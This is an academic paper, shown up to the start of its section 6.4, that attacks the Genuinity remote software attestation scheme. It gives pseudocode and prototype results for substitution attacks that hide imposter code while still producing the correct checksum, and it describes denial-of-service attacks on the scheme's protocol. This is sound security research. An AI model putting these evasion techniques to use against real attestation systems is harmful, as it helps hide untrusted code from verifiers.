J. D. Tygar  
UC Berkeley  
tygar@cs.berkeley.edu

## Abstract

Kennell and Jamieson [KJ03] recently introduced the Genuinity system for authenticating trusted software on a remote machine without using trusted hardware. Genuinity relies on machine-specific computations, incorporating side effects that cannot be simulated quickly. The system is vulnerable to a novel attack, which we call a *substitution attack*. We implement a successful attack on Genuinity, and further argue this class of schemes are not only impractical but unlikely to succeed without trusted hardware.

## 1 Introduction

A long-standing problem in computer security is remote software authentication. The goal of this authentication is to ensure that the machine is running the correct version of uncorrupted software. In 2003, Kennell and Jamieson [KJ03] claimed to have found a software-only solution that depended on sending a challenge problem to a machine. Their approach requires the machine to compute a checksum based on memory and system values and to send back the checksum quickly. Kennell and Jamieson claimed that this approach would work well in practice, and they have written software called *Genuinity* that implements their ideas. Despite multiple requests Kennell and Jamieson declined to allow their software to be evaluated by us.

In this paper, we argue that

- Kennell and Jamieson fail to make their case because they do not properly consider powerful attacks that can be performed by unauthorized “imposter” software;
- Genuinity and Genuinity-like software is vulnerable to specific attacks (which we have implemented, simulated, and made public);
- Genuinity cannot easily be repaired and any software-only solution to software authentication faces numerous challenges, making success unlikely;
- proposed applications of Genuinity for Sun Network File System authentication and AOL Instant Messenger client authentication will not work; and

- even in best-case special purpose applications (such as networked “game boxes” like the Playstation 2 or the Xbox) the Genuinity approach fails.

To appreciate the impact of Kennell and Jamieson’s claims, it is useful to remember the variety of approaches used in the past to authenticate trusted software. The idea dates back at least to the 1970s and led in one direction to the Orange Book model [DoD85] (and ultimately the Common Criteria Evaluation and Validation Scheme [NIS04]). In this approach, machines often run in physically secure environments to ensure an uncorrupted *trusted computing base*. In other contemporary directions, security engineers are exploring trusted hardware such as a secure coprocessor [SPWA99, YT95]. The Trusted Computing Group (formerly the Trusted Computing Platform Alliance) [Gro01] and Microsoft’s “Palladium” Next Generation Security Computing Base [Mic] are now considering trusted hardware for commercial deployment. The idea is that trusted code runs on a secure processor that protects critical cryptographic keys and isolates security-critical operations. One motivating application is digital rights management systems. Such systems would allow an end user’s computer to play digital content but not to copy it, for example. These efforts have attracted wide attention and controversy within the computer security community; whether or not they can work is debatable. Both Common Criteria and trusted hardware efforts require elaborate systems and physical protection of hardware. A common thread is that they are expensive and there is not yet a consensus in the computer security community that they can effectively ensure security.

If the claims of Kennell and Jamieson were true, this picture would radically change. The designers of Genuinity claim that an authority could verify that a particular trusted operating system kernel is running on a particular hardware architecture, without the use of trusted hardware or even any prior contact with the client. In their nomenclature, their system verifies the *genuinity* of a remote machine. They have implemented their ideas in a software package called *Genuinity*. In Kennell and Jamieson’s model, a service provider, the *authority*, can establish the genuinity of a remote machine, the *entity*, and then the authority can safely provide services to that machine. Genuinity uses hardware specific side ef-

\*This work was supported in part by DARPA, NSF, the US Postal Service, and Intel Corp. The opinions here are those of the authors and do not necessarily reflect the opinions of the funding sponsors.



fects to calculate the checksum. The entity computes a checksum over the trusted kernel, combining the data values of the code with architecture-specific *side effects* of the computation itself, such as the TLB miss count, cache tags, and performance counter values. Kennell and Jamieson restrict themselves to considering only uniprocessors with fixed, predetermined hardware characteristics, and further assume that users can not change hardware configurations. Unfortunately, as this paper demonstrates, even with Kennell and Jamieson's assumptions of fixed-configuration, single-processor machines, Genuinity is vulnerable to a relatively easily implemented attack.

To demonstrate our points, our paper presents two classes of attacks—one class on the Genuinity implementation as presented in the original paper [KJ03], and more general attacks on the entire class of primitives proposed by Kennell and Jamieson. We wanted to illustrate these attacks against a working version of Genuinity, but Kennell and Jamieson declined to provide us with access to their source code, despite repeated queries. We therefore have attempted to simulate the main features of Genuinity as best we can based on the description in the original paper.

The designers of Genuinity consider two applications:

**NFS: Sun's Network File System** NFS is a well known distributed file system allowing entities (clients) to mount remote filesystems from an authority (an NFS file server). Unfortunately, NFSv3, the most widely deployed version, has no real user authentication protocol, allowing malicious users to impersonate other users. As a result, NFS ultimately depends on entities to run trusted software that authenticates the identities of the end users. Genuinity's designers propose using Genuinity as a system for allowing the authority to ensure that appropriate client software is running on each entity. The Genuinity test verifies a trusted kernel. However, a trusted kernel is not sufficient to prevent adversaries from attacking NFS: the weakness is in the protocol, not any particular implementation. We describe the NFS problem in more depth in Section 6.5.1.

**AIM: AOL Instant Messenger** AIM is a text messaging system that allows two entities (AIM clients) to communicate after authenticating to an authority (an AIM central server). AIM has faced challenges because engineers have reverse engineered AIM's protocol and have built unauthorized entities which the authority cannot distinguish from authorized entities. Kennell and Jamieson propose the use of Genuinity to authenticate that only approved client software is running on *entities*, thus preventing communication from unauthorized rogue AIM

client software. As we discuss in Section 6.5.2 below, Genuinity will not work in these applications either.

In addition to these two applications, we consider a third application not discussed by Kennell and Jamieson:

**Game box authentication** Popular set-top game boxes such as Sony's Playstation 2 or Microsoft's Xbox are actually computers that support networking. They allow different users to play against each other. However, a widespread community of users attempts to subvert game box security (e.g., [Hua03]), potentially allowing cheating in online gaming. One might consider treating the game boxes as entities and the central servers as authorities and allowing Genuinity to authenticate the software running on the game boxes. This is arguably a best-case scenario for Genuinity: vendors manufacture game boxes in a very limited number of configurations and attempt to control all software configurations, giving a homogeneous set of configurations. However, even in this case, Genuinity fails, as we discuss in Section 7.2 below.

In short, we argue below that Genuinity fails to provide security guarantees, has unrealistic requirements, and high maintenance costs. More generally, our criticisms go to the heart of a wide spectrum of potential software-only approaches for providing authentication of trusted software in distributed systems. These criticisms have important consequences not only for Genuinity, but for a wide variety of applications from digital rights management to trusted operating system deployment.

Below, Section 2 summarizes the structure of Genuinity based on Kennell and Jamieson's original paper. Section 3 outlines specific attacks on Genuinity. Section 4 describes a specific *substitution attack* that can be used to successfully attack Genuinity and a specific implementation of that attack that we have executed. Section 5 details denial of service attacks against the current implementation of Genuinity. Section 6 describes a number of detailed problems with the Genuinity system and its proposed applications. Finally, Section 7 concludes by broadening our discussion to present general problems with software-only authentication of remote software.

## 2 A description of Genuinity

The Genuinity scheme has two parts: a checksum primitive, and a network key agreement protocol. The checksum primitive is designed so that no machine running a different kernel or different hardware than stated can compute a checksum as quickly as a legitimate entity can. The network protocol leverages the primitive into a key agreement that resists man-in-the-middle attacks.

Genuinity's security goal is that no machine can com-

pute the same checksum as the entity in the allotted time without using the same software and hardware. If we substitute our data for the trusted data while computing the same checksum in the allowed time, we break the scheme.

As the authors of the original paper note, the checksum value can in principle be computed on any hardware platform by simulating the target hardware and software. The security of the scheme consequently rests on how fast the simulation can be performed: if there is a sufficient gap between the speed of the legitimate computation and a simulated one, then we can distinguish one from the other. Kennell and Jamieson incorporate side effects of the checksum computation itself into the checksum, including effects on the memory hierarchy. They claim that such effects are difficult to simulate efficiently. In Section 3, however, we present an attack that computes the correct checksum using malicious code quickly enough to fool the authority. A key trick is not to emulate all the hardware itself, but simply to emulate the effects of slightly different software.

Genuinity makes the following assumptions:

1. The entity is a single-processor machine. A multi-processor machine with a malicious processor could snoop the key after the key agreement protocol finishes.
2. The authority knows the hardware and software configuration of the entity. Since the checksum depends on the configuration, the authority must know the configuration to verify that the checksum is correct.
3. There is a lower bound on the processor speed that the authority can verify. For extremely slow processors, the claim that no simulator is fast enough is untrue.
4. The Genuinity test runs at boot time so the authority can specify the initial memory map to compute the checksum, and so the dynamic state of the kernel is entirely known.

Genuinity also makes the implicit assumption that all instructions used in computing the checksum are simulatable; otherwise, the authority could not simulate the test to verify that the checksum result is correct. As we discuss in Section 4.1.1, the precise-simulation requirement is quite stringent on newer processors.

In rest of this section we detail the Genuinity primitive, a checksum computation that the authority uses to verify the code and the hardware of the entity simultaneously. Following that, we review the higher level network key agreement protocol that uses the checksum primitive to verify an entity remotely.

## 2.1 The Genuinity checksum primitive

The checksum computation is the foundation of the Genuinity scheme. The goal of this primitive is that no machine with an untrusted kernel or different hardware than claimed will be able to produce a correct checksum quickly enough.

The details of the test are specified in the paper [KJ03] for a Pentium machine. First, the entity maps the kernel image into virtual memory using a mapping supplied by the authority, where each page of physical memory is mapped into multiple pages of virtual memory. This makes precomputation more difficult. Next, the authority sends a pseudorandom sequence of addresses in the form of a linear-feedback shift register. The entity then constructs the checksum by adding the one-byte data values at these virtual addresses. The original paper does not indicate how many iterations are performed during the course of the test. Between additions, the entity incorporates one of the following values into the checksum (the original paper under-specifies algorithmic details; see Table 2 for assumptions):

1. Whether a particular Instruction or Data TLB entry exists, and if so, its mapping. The original paper does not make clear which potential entries are queried (in addition, according to the Intel reference page [Int03], using the special test registers needed to access the TLB and cache data can lead to unpredictable results afterwards);
2. Instruction or data cache tags (again, the original paper does not indicate which cache entries to access);
3. A performance counter which measures the number of branch instructions encountered;
4. A performance counter which measures the number of instructions executed.

These processor-specific data sources are summarized in Table 1.

The authority must also compute the checksum. Since Kennell and Jamieson assume there is no fast simulator, the authority must compute the checksum natively or simulated it in advance. If the entity calculates the same checksum as the authority and returns it to the authority quickly enough, the entity is considered genuine.

The maximum allowable time is determined by the time it takes an “ideal simulator” to complete the task. An ideal simulator is one that receives the checksum code in advance, and can optimize the simulation code to run fast on the native hardware for that particular case. In the example given, Kennell and Jamieson report that the 133MHz Pentium legitimate entity took 7.93 seconds to complete the test, whereas the idealized simulator running on a 2.4GHz Pentium 4 took 10.72 seconds (35% longer than native execution); the latter figure was used

Table 1: **Processor-specific data included in the checksum.** In addition to checksumming over kernel image byte values, the checksum incorporates these pieces of processor specific data. The function used to incorporate the data is unspecified in the original paper, so our attack preserves references to this data exactly.

Data source	Description
Instruction TLB	ITLB miss count, physical page number
Data TLB	DTLB miss count, physical page number
Instruction cache	Cache line contents (which line is unspecified)
Data cache	Cache line contents (which line is unspecified)
Performance counter 1	Number of branches taken
Performance counter 2	Number of instructions executed

as the cutoff time for a response. The unaided (non-ideal) simulator required 18.53 seconds (134% longer). Our attack below (Section 3) inserts malicious code, computes the checksum correctly, and falls within the cutoff of 35% (Section 4.1.1).

Since the operations of integer addition and exclusive-or operate in different fields, the operation is nonlinear, and therefore *ex post facto* fixing up of the checksum is difficult. Any modification must be done on the fly, as the checksum is being computed.

## 2.2 The Genuinity key agreement protocol

The Genuinity checksum primitive is incorporated into a network key agreement protocol. At the end of a successful completion of the protocol, the authority will know that

1. The entity is running verified software on verified hardware, and
2. The entity is the one who passed the test if the key agreement succeeds.

The authority embeds its public key into the verified space of the Genuinity test to prevent man-in-the-middle attacks.

$E \rightarrow A$  The entity requests a challenge.

$A \rightarrow E$  The authority accepts the request, and sends the client a memory mapping to use during computation of the checksum. The virtual-to-physical page mappings are randomized, with many mappings pointing to the checksum code page. In particular, 2661 out of the 4096 total mappings pointed to the physical code page. The code contains many jumps to itself via alternate page mappings rather than local, relative jumps. These biases toward the code page are designed to make modification of the code more difficult.

$E \rightarrow A$  The entity notifies the authority of acceptance and installs the supplied memory mapping.

$A \rightarrow E$  The authority

1. sends the challenge (public key for the response and code for the checksum, both

signed by the authority's key), and

2. starts the timer.

$E \rightarrow A$  The entity calculates the checksum using the initial memory map and the code that the authority sent. The entity encrypts the checksum and a nonce with the authority's public key and sends them to the authority.

$A \rightarrow E$  The authority stops the timer and checks if the checksum is correct. It sends either a qualification or rejection message to the entity.

$E \rightarrow A$  The entity uses periodic samples from the hardware cycle counter to generate as a symmetric session key. The entity encrypts the session key and a nonce with the authority's public key and sends them to the authority. The session key is never transmitted over the network.

## 3 Specific attacks against Genuinity

**Attack overview** We describe a specific attack on the Genuinity checksum primitive for the x86 architecture. We focus on x86 because it is the only one for which the algorithm is specified in the original paper.

We were unable to obtain a copy of the code used in the original Genuinity paper. Therefore, our attacks refer to the published description of the algorithm; wherever we have had to make assumptions, we have documented them (see Table 2).

The premise of Genuinity is that if an entity passes the test, then that entity is running an approved operating system kernel on approved hardware. If we can insert a small amount of malicious code while still passing the test, then we can gain complete control of the system without being detected by the authority. In particular, once our modified checksum code succeeds, we have subverted the trusted exit path, which normally continues execution of the kernel. Instead, we may load any other kernel we wish, or send the session key to a third party.






Figure 1: The original checksum code page, and the malicious checksum code page. The checksum code is divided into 22 code chunks. The imposter checksum code page replicates the original code entirely, then adds of imposter lookup code. The imposter lookup code checks each memory reference. If the address is in the imposter region (between `imposter start` and the end of the page), the lookup code returns 0 as the byte value. For all other memory references, the imposter lookup code returns the same value as the original lookup code.

## 4 Breaking Genuinity: substitution attacks

In this section, we describe two substitution attacks that work against the current implementation of Genuinity. The goal of a substitution attack is to modify the checksum code without modifying the checksum result. The first attack appends malicious code at the bottom of the checksum page. The second attack does not rely on extra space at the bottom of the checksum page.

### 4.1 The single page substitution attack

In the *single page substitution attack*, we append malicious checksum code on the same physical page as the original code; once it has computed the correct checksum, it can modify the machine's memory at will. Although the malicious code cannot initially be very large in order for the attack to work, we need only substitute enough to start loading arbitrary code.

This attack assumes there is extra space on the same page of physical memory as the checksum code page. We believe this is a reasonable assumption given Genuinity's description in the original paper; our own skeleton implementation of that algorithm consumed less than two kilobytes of memory of the four kilobyte page. Figure 1 illustrates the code page layout.

Table 1 describes processor-specific information that

Genuinity uses to compute the checksum. The original paper does not specify how the data is incorporated into the checksum, but our attack is independent of the operation.

The checksum code is divided into 22 code *chunks*, called *nodes* in the original paper. 16 of these chunks, the memory chunks, choose a pseudorandom address in memory and add the value of the byte at that address to the checksum. The other 6 chunks incorporate the processor-specific data sources (TLB miss count, cache tags, etc.) described in Table 1. How the data is incorporated is not specified, so we preserve references to these sources exactly.

According to the original Genuinity paper, the checksum code fits into a single page in memory. Our implementation of the checksum code takes about 2KB, leaving about 2KB free with a page size of 4KB. The kernel used in the original Genuinity implementation is 2MB, but the virtual memory space over which the checksum is computed is 16MB since there are many-to-one mappings from virtual to physical pages. Since each page is 4KB, there are 4K virtual pages, but only 512 physical pages. Of the virtual pages, 65% (2661) of these map to the checksum code page, and about 3 virtual pages map to each of the other pages. For the sake of analysis, we assume the empty space on the checksum code page is



Table 2: Assumptions made about the Genuinity algorithm in the absence of specification in the original paper. Despite repeated requests of the original authors, we were unable to obtain a copy of the code for the Genuinity test. Our assumptions are used to fill in gaps in the published description.

Value/Behavior	Assumption
Layout of checksum code	Code at top of page, rest zero-filled
Iterations of compute chunks	16M iterations for each of 22 chunks
Operation to incorporate processor-specific data	exclusive-or
Frequency of incorporation of processor-specific data	6x for each iteration through 22 chunks
Which TLB entry or cache entry to examine	Unspecified (all values preserved in attack)

in the high memory of the page and is zero-filled. We discuss alternatives to this in Section 4.3. Figure 1 is our abstraction of the checksum code page.

The pseudocode representing the memory chunk is

```
memory_node:
  addr = next_LFSR()
  sum += memory[addr]
```

We rewrite the checksum code page maliciously. We can leave the original checksum code intact, and add imposter checksum code in the zero-filled space (Figure 1). To fool the authority into thinking we are running the original code, we need to know whether or not the pseudorandom address maps to the checksum code page. If the address does map to the checksum code page, the imposter checksum code must return the byte value from the original code page.

```
imposter_memory_node:
  addr = next_LFSR()
  if (is_codepage(addr) &&
      offset(addr) > imposter_start)
    // Preserve data cache, TLB
    temp = memory[addr]
    // Add the original byte value
    sum += 0
  else
    sum += memory[addr]
```

The difficulty lies in `is_codepage`: ideally a bit vector would represent the virtual memory space, where  $\text{bit}_i = 1$  if virtual page  $i$  maps to the checksum code page. However, since we cannot make any memory references or use any variables without changing the data cache (Table 1), we must encode this vector in instructions. The bit vector requires 4K bits, or 128 32-bit words, to represent the page table. The vector is encoded by a sequence of 128 code chunks, one for each word. Each chunk loads one word of the vector into a register. We use the page number of the address to calculate the correct word of the bit vector, and jump to the corresponding code chunk. The chunk loads corresponding

immediate word of the vector into a register, and we test the correct bit to see if the address is in the codepage.

```
is_codepage:
  // $r0 = virtual page number
  $r0 = addr >> 12
  // $r1 = bit index within the word
  $r1 = $r0 & 31
  // $r0 = which word to jump to
  $r0 = $r0 >> 5
  // Jump to the corresponding chunk
  jump ($r0*chunk_size) + chunk_base
chunk_base:
  // Chunk 1
  $r0 = immediate word1
  goto end
  // Chunk 2
  $r0 = immediate word2
  goto end
  ...
end:
  /* Test bit $r1 of $r0 */
  is_codepage = ($r0 & (1 << $r1))
```

Note that only two registers are used. Kennell and Jamieson designed the Genuinity algorithm not to access any data so as not to pollute the cache. It must therefore reserve two or three registers for temporary values in calculations. Our modifications do not need any additional registers for temporaries, and so are largely independent of the specifics of the Genuinity algorithm.

We have guaranteed that all memory reads will return the values for the original codepage—all that remains is to show that we can preserve the other invariants from Table 1.

1. Instruction TLB. Since the imposter checksum code resides on the same physical page as the original code, and we have not changed any page table entries, there are no changes to the ITLB. The miss count and contents are unaffected.
2. Data TLB. The imposter checksum code performs exactly the same memory loads as the original code, so there are no changes to the DTLB.

3. Instruction cache. We preserve all cache entries. Cache lines corresponding to the original code never get loaded, so for accesses to them we substitute in the correct physical page number. This number is unambiguous, since there is only one instruction code page (containing both the imposter code and the original code).
4. Data cache. The imposter checksum code performs exactly the same memory loads as the original code, so there are no changes to the data cache.
5. Branch counter. On x86, there is an instruction to disable performance counters, including the branch counter. We can simply disable it before taking a branch that is not present in the original code, and re-enable it afterwards.
6. Instruction counter. As with the branch counter, it is possible to disable the instruction counter. Since we execute the same or more instructions per node, by disabling and re-enabling the counter at the right time, we can ensure that it holds the correct value for the original checksum code.

#### 4.1.1 Prototype implementation

We implemented a rough prototype of our attack as a Linux loadable kernel module on a 1.5GHz Pentium 4 machine running the 2.4.20-28.9 Linux kernel. We did not have ready access to a Pentium machine, the processor used in the original paper. Using a kernel module allowed us to avoid rebooting and to disable interrupts as well as perform other privileged instructions needed to implement the Genuinity algorithm. Unfortunately, this approach made it impossible to remap the entire memory space; we performed our test in a reserved block of memory without remapping. Our implementation was in C with large blocks of inline assembly code to perform machine-specific instructions and to implement the `is_codepage` lookup function. Our implementation iterated 3000000 times over 16 memory reads interleaved with the processor-specific code chunks.

We learned a number of lessons in reproducing the Genuinity test. First, the special instructions used in the original test to access the instruction and data caches and the TLB directly are not supported on Intel processors after the Pentium. To the best of our knowledge, there are no available mechanisms to gain access to these structures in more recent Intel processors. In addition, the instruction counter did not return consistent results between trials. Intel does not guarantee the precision or reproducibility of performance counters; they are intended to be used as a guide for optimization. We therefore focused on two empirically repeatable counters that approximated those from the original Genuinity description: one that measured ITLB misses and one that measured the number of conditional branch instructions.

We successfully implemented our attack; we were able to compute the same checksum using the imposter code as when using the unmodified checksum code. The initial version of our attack code simply disabled the performance counters before running any added code, then re-enabled them before continuing. Unfortunately, the multipurpose instructions required to do this are serializing (preventing instruction-level parallelism) on the x86 and cause a significant slowdown; we stress that this is an artifact of the design of the instruction set architecture. On other architectures that provide dedicated instructions for this purpose, performance may be much better. In response, we modified our attack code to calculate the number of additional branches encountered and the number of additional ITLB misses generated by the attack and adjusted the counters appropriately.

The performance of the attack code, while not definitive in the absence of the original Genuinity code, was encouraging. We ran each test with and without inlining three times; the standard deviations in both cases were less than 0.6%.

With inlining turned off in the C compiler, the imposter code took 35% longer than the legitimate code (6.38s vs. 4.71s). This is the same as the 35% slowdown allowed by Genuinity as determined by the ideal simulator.

We also ran tests within inlining turned on. Due to suboptimal inlining by our C compiler, the best performance was obtained with no inlining. However, we found that inlining all but the bit vector lookup table of the imposter code could lead to a significant speedup. Inlining this portion in isolation gave an 18% speedup. Adding in the time to execute the lookup table yielded a net 42% slowdown over the fully inlined legitimate code. While this is not within the 35% boundary, in Section 4.2 we discuss using a higher clock speed machine to reduce the effective slowdown.

#### 4.2 Improving attack performance

Suppose an adversary has an attack that computes the checksum while inserting malicious code, but the computation time does not fall inside the cutoff. The easiest way to improve the checksum computing performance is to increase clock speed. None of the side effects measures timing directly, because it is too difficult to get exactly repeatable results. Therefore, if all the CPU parameters except for clock speed are fixed, an adversary will compute the identical checksum value. This is easy to do, since typically CPUs in the same line are released at different clock speeds already. Another method would be to use a higher-performance main memory system, since main memory reads are the largest component of the overall time. This modification would not be reflected in the checksum value either. It is reasonable to

expect that by claiming to have a 2 GHz Pentium 4 while actually having a 3 GHz machine—a 50% increase in clock speed—with an identical memory system, a considerable amount of additional code could be executed within the required time.

### 4.3 Countermeasures against substitution attacks

One can already see a kind of arms race developing: test writers might add new elements to the checksum, while adversaries develop additional circumventions. While it is possible to change the algorithm continually, it is likely that hardware constraints will limit the scope of the test in terms of available side effects; all an attacker must do is break the scheme on some hardware. While we believe that the attackers' ability to have the "last move" will always give them the advantage, we now consider some countermeasures and examine why they are unlikely to be significantly more difficult to accommodate than those we have already explored.

To prevent the single page substitution attack, Genuinity could fill the checksum code page with random bits.

Genuinity could also use different performance counter events or change the set used during the test. However, since the authority precomputes the checksum result, Genuinity must only use predictable counters in a completely deterministic way; we can compute the effects of our malicious code on such counters and fix them on the fly. For example, when the imposter checksum code starts executing instructions that do not appear in the original code, it disables the instruction counters, and re-enables them after the extra instructions. Another possible solution which we did not implement is to calculate the difference in the number of instructions executed by the imposter code and the original code, and add this difference to the counter. We can treat other counters similarly.

At least two other improvements are suggested in the paper: self-modifying code and inspection of other internal CPU state related to instruction decoding. Since our attack code is a superset of the legitimate checksum code, and since we run on the same hardware (modulo clock speed) that we claim to have, neither of these seems insurmountable. Clearly, self-modifying code would require more sophisticated on-the-fly rewriting of the attack code, but by simply using a slightly faster machine (with the same TLB and cache parameters) this is easily overcome: the attack code is quite modular and easy to insert. As for inspection of instruction decoding, since the original code is a subset of our code, the internal state for the original instructions should be the same.

### 4.4 Response to countermeasures: the two page substitution attack

In Section 4.3, we describe some countermeasures Genuinity could take to prevent the single page substitution attack. We pick the first of these, filling the code page with random bits, and sketch a *two page substitution attack* that defeats this countermeasure.

Suppose Genuinity fills the unused code page with random bits, so the code page is not compressible. Then the single page substitution attack does not work and the imposter code must reside on a separate page.

We modify our attack somewhat to accommodate this change. The first step is to identify an easily-compressible page of code. Naturally, which particular page is most easily compressible will depend on the particular build. Simple inspection of a recent Linux kernel revealed that not only was the entire kernel compressible by a factor of 3 (the original `vmlinux` kernel vs. the compressed `vmlinux` file), there were multiple 4K contiguous regions containing either all zeroes or almost all zeroes. Let us assume for the remainder of the discussion that the page is all zeroes; it would take only minor modifications to handle some non-zero values. In addition, since our hijacked page is referenced very infrequently (approximately one data read out of every thousand) that even if it took a little time to "uncompress" the data, this would likely not increase the execution time significantly.

The key step is to "hijack" the page and use it to store our imposter checksum code. The only memory region this step requires modifying is the hijacked page. This page, formerly zero-filled, now contains imposter checksum code.

The imposter code requires several fixups to preserve the invariants in Table 1.

The pseudocode looks like this:

```
imposter_memory_node:
  addr = next_LFSR()
  if page_number is hijacked_page
    // Preserve data cache
    temp = memory[addr]
    // Add the original byte value
    sum += 0
  else
    sum += memory[addr]
```

Let us review the checklist of invariants:

1. Instruction TLB. Instructions only come from only one physical page. To preserve references to the physical page number, we substitute the physical address of the original code page. To preserve the miss count, we can run the original checksum code



in advance and observe the TLB miss count whenever it is incorporated into the checksum. Eventually, this miss count should stabilize. Recall that the checksum code is divided into 22 code chunks, each of which refer to up to 2 virtual addresses. Since the instruction TLB on the Pentium is fully associative and contains 48 entries, all 44 of these virtual addresses fit into the ITLB. We estimate that the TLB should stabilize quickly, so the observation delay should not add significantly to the total time between receiving the challenge from the authority and sending our response. After observing the pattern of miss counts, the imposter checksum code can use these wherever the TLB miss count should be incorporated into the checksum.

In our implementation of the single page substitution attack, the ITLB miss count stabilizes after a single iteration through 22 code chunks, so this fixup is easy to accomplish.

2. Data TLB. The imposter checksum code performs exactly the same pattern of memory loads as the original code, so there are no changes to the DTLB.
3. Instruction cache. We simply fill the cache line with the contents of the original code page prior to executing the code to incorporate the cache data into the checksum. To do this, we need to encode the original checksum code in instructions, just as we did for the bit vector in the single page attack (Section 4.1). We unfortunately cannot read data directly from the original code page without altering the data cache.
4. Data cache. There is no change to the data cache, since the imposter code performs the same memory loads as the original code.
5. Branch counter, instruction counter. These are the same as in the original attack.

## 5 Breaking the key agreement protocol: denial of service attacks

At the key agreement protocol level, two denial of service attacks are possible. The first is an attack against the entity. Since there is no shared key between the authority and the entity (the entity only has the authority's public key), anyone could simply submit fake Genuinity test results for an entity, thereby causing the authority to reject that entity and force a retest. A retest is particularly painful, since the Genuinity test must be run on boot. Since the Genuinity test is designed to take as long as possible, this DoS attack requires minimal effort on the part of the attacker, since the attacker could wait as long as the amount of time a genuine entity would take to complete the test between sending DoS packets. It is possible that Genuinity could fix this problem by changing the key agreement protocol, but this attack works

against the current implementation.

The second denial of service attack, analyzed in more depth in Section 6.2, is against the authority. Genuinity assumes that an adversary does not have a fast simulator for computing checksums, and so neither does the authority. The authority must precompute checksums, since the authority can compute them no more quickly than a legitimate entity. The original paper claims that the authority needs only enough checksums to satisfy the initial burst of requests. This is true only in the absence of malicious adversaries. It costs two messages for an adversary to request a challenge and checksum. The adversary can then throw away the challenge and repeat indefinitely. Further, the adversary can request a challenge for any type of processor the authority supports. The adversary can choose a platform for which the authority cannot compute the checksum natively. To make matters worse, the authority cannot reuse the challenges without compromising the security of the scheme, and might have to deny legitimate requests.

### 5.1 Countermeasures against DoS attacks

To avoid the denial of service attack against the client, Genuinity could assume that the client already has the public key of the authority.

The second denial of service attack is more difficult to prevent. The authority could rate limit the number of challenges it receives, but this solution does not scale for widely-deployed, frequently used clients such as AIM.

## 6 Practical problems with implementing the Genuinity test

We have presented a specific attack on the checksum primitive, and an attack at the network key agreement level. Genuinity could attempt to fix these attacks with countermeasures. However, even with countermeasures to prevent attacks on the primitive or protocol, Genuinity has myriad practical problems.

### 6.1 Difficulty of precisely simulating performance counters

Based on our experience in implementing Genuinity, we feel that it is likely to become increasingly difficult, if not impossible, to use many performance counters for a genuinity test. Not only are many performance counter values unrepeatable, even with interrupts disabled, they are the product of a very complex microarchitecture doing prefetching, branch prediction, and speculative execution. Any simulator—including the one used by the authority—would have to do a very low-level simulation in order to predict the values of performance counters with any certainty, and indeed many are not certain even on the real hardware! We do not believe that such simulators are likely to be available, let alone efficient,



and may be virtually impossible; if the value of a performance counter is off by even one out of millions of samples, the results will be incorrect. This phenomenon is not surprising, since the purpose of the counters is to aid in debugging and optimization, where such small differences are not significant. The only counters that may be used for Genuinity are those that are coarser and perfectly repeatable: precisely the ones on which the effects of attack code may be easily computed in order to compensate for any difference. Finally, differences in counter architecture between processor families can seriously hamper the effectiveness of the test. Much of the strength of Genuinity in the original paper came from its invariants of cache and TLB information, much of which are no longer available for use.

## 6.2 Lack of asymmetry

Asymmetry is often a desirable trait in cryptographic primitives and other security mechanisms. We want decryption to be inexpensive, even if it costs more to encrypt. We want proof verification for proof-carrying code [Nec97] to be lightweight, even if generating proofs is difficult. Client puzzles [DS01] are used by servers to prevent denial of service attacks by leveraging asymmetry: clients must carry out a difficult computation that is easy for the server to check.

Genuinity, by design, is not asymmetric: it costs the authority as much, and likely more (because simulation is necessary), to compute the correct checksum for a test as it does for the client to compute it. This carries with it two problems. First, it exposes the authority to denial of service attacks, since the authority may be forced to perform a large amount of computation in response, ironically, to a short and easily-computed series of messages from a client. Second, it makes it no more expensive for a well-organized impostor to calculate correct checksums *en masse* than for legitimate clients or the authority itself. We shall explore this latter possibility further in Section 7.2.

## 6.3 Unsuitability for access control

The authors of the original paper propose to use Genuinity to implement certain types of access control. A common form of access control ensures that a certain user has certain access rights to a set of resources. Genuinity does not solve this problem: it does not have any provision for authenticating any particular user. At best, it can verify a client operating system and delegate the task to the client machine. However, we already have solutions to the user authentication problem that do not require a trusted client operating system: use a shared secret, typically a password, or use a public-key approach. Another kind of access control, used to maintain a proprietary interest, ensures that a particular application is being used

to access a service. For example, a company may wish to ensure that only its client software, rather than an open-source clone, is being used on its instant-messaging network. In this case, the trusted kernel would presumably allow loading of the approved client software, but would also have to know which other applications *not* to load in order to prevent loading of a clone. The alternative is to restrict the set of programs that may be run to an allowed set, but it is unlikely that any one service vendor will get to choose this set for all its customers' machines.

## 6.4 Large Trusted Computing Base

